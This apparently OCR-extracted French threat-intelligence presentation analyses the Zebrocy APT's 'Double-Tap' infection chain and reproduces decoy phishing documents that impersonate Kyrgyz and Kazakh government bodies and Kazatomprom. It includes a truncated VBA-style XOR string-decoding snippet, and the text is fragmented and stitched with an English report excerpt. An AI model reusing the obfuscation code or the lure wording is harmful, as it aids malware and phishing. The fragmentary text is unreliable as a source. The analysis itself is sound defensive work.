
- **Déchiffre son code**

```
text = temp("194 [...] 538")

a = a & Chr("&H" & Mid(h,i,2))

str = str & Chr(Asc(Mid(text,j+1,1)) Xor Asc(Mid("w8 [...] OO",(j Mod Len("w8 [...] OO")+1),1)))
```

La chaîne d'infection Double-Tap


Analyse de la chaîne d'infection






La chaîne d'infection Double-Tap


Analyse de la chaîne d'infection



La chaîne d'infection Double-Tap


Analyse de la chaîne d'infection






La chaîne d'infection Double-Tap

Analyse de la chaîne d'infection : Zebrocy



- Technique de document Double-Tap
- Clé de registre Windows modifiée
- Création de tâches planifiées
- C2 utilisant un backend PHP



Zebrocy's Multilanguage Malware Salad

APT REPORTS 03 JUN 2019 6 minute read

// AUTHORS

GREAT

Zebrocy is Russian speaking APT that presents a strange set of stripes. To keep things simple, there are three things to know about Zebrocy

- Zebrocy is an active sub-group of victim profiling and access specialists
- Zebrocy maintains a lineage back through 2013, sharing malware artefacts and similarities with BlackEnergy
- The past five years of Zebrocy infrastructure, malware set, and targeting have similarities and overlaps with both the Sofacy and


A Dish before the Main Course

LE TABLEAU DE CHASSE

Analyse des documents leurres

3

Analyse des documents leurres



КЫРГЫЗ РЕСПУБЛИКАСЫНЫН КОРГОО МИНИСТРЛИГИНИН ЭЛ АРАЛЫК АСКЕРДИ
КЫЗМАТТАШТЫК БАШКЫ БАШКАРМАЛЫГЫ

ГЛАВНОЕ УПРАВЛЕНИЕ МЕЖДУНАРОДНОГО ВОЕННОГО СОТРУДНИЧЕСТ
МИНИСТЕРСТВА ОБОРОНЫ КЫРГЫЗСКОЙ РЕСПУБЛИКИ

MAIN INTERNATIONAL MILITARY COOPERATION DEPARTMENT OF THE MINISTRY
DEFENCE OF THE KYRGYZ REPUBLIC


«____» _____ 2022 г. № _____ Экз.№__

На №_____ от _____

Срочно!

Министерствам
и загранучреждениям
Кыргызской Республик

От имени управления международного военного сотрудничеств
Министерства обороны Кыргызской Республики сообщаем, что в ходе начал
объявленной ранее спецоперации КНР в отношении Тайваня, на данны
момент были зафиксированы множественные факты поражения военны



The message cannot be displayed.
Please update the document or enable content.

«NATIONAL
ATOMIC COMPANY
«KAZATOMPROM» JSC

10, Kunayev Str., block A,
Astana, 010000, Republic of Kazakhstan
+7 (7172) 45 83 33, 45 81 01,
fax: +7 (7172) 45 81 02
mail@kazatomprom.kz

им и зависимым организациям
АК «Казатомпром»
ску)

генства Республики Казахстан
-20 от 25.01.2022 года касательно
всех руководителей, имеющих
чения списка, согласно которого

сим представить запрашиваемую
в АО «НАК «Казатомпром»
1 января текущего года в адрес

нительных вопросов, просим
4.) или направить по электронной
prom.kz).

Батырбаев А.А

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
СЫРТҚЫ ІСТЕР
МИНИСТРЛІГІ
АҚПАРАТТЫҚ ҚАУІПСІЗДІК
ОРТАЛЫҒЫ

ЦЕНТР ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ
ПРИ МИНИСТЕРСТВЕ
ИНОСТРАННЫХ ДЕЛ
РЕСПУБЛИКИ КАЗАХСТАН

010000, Нұр-Сұлтан қаласы,
Дінмұхамед Қонаев көшесі, 31 ғимарат
тел.: 72-01-34, 72-05-13

010000, город Нур-Султан,
улица Динмухамеда Кунаева, здание 31
тел.: 72-01-34, 72-04-14

2021 жылғы_____ «____»_____202101

№ **№ 1-0/19534-вн от 21.07.2021**

Срочно!

Руководителям загранучреждений
Республики Казахстан

Настоящим сообщаем, что в Центр продолжают поступать сведения о попытках несанкционированного доступа третьими лицами к ресурсам загранучрежедений Республики Казахстан.

По этой причине, во исполнение Плана усиления защиты информации ограниченного распространения, возникает необходимость повторного ознакомления руководителей и сотрудников загранучреждений с требованиямим обеспечения информационной безопасности при работе в информационно-телекоммуникационых сетях.

В этой связи, просим Вас ещё раз ознакомиться с соответствующим инструктажем прикрепленным к документу.


Приложение: инструктаж пользователя по соблюдению требований обеспечения информационной безопасности на 6-ти листах.

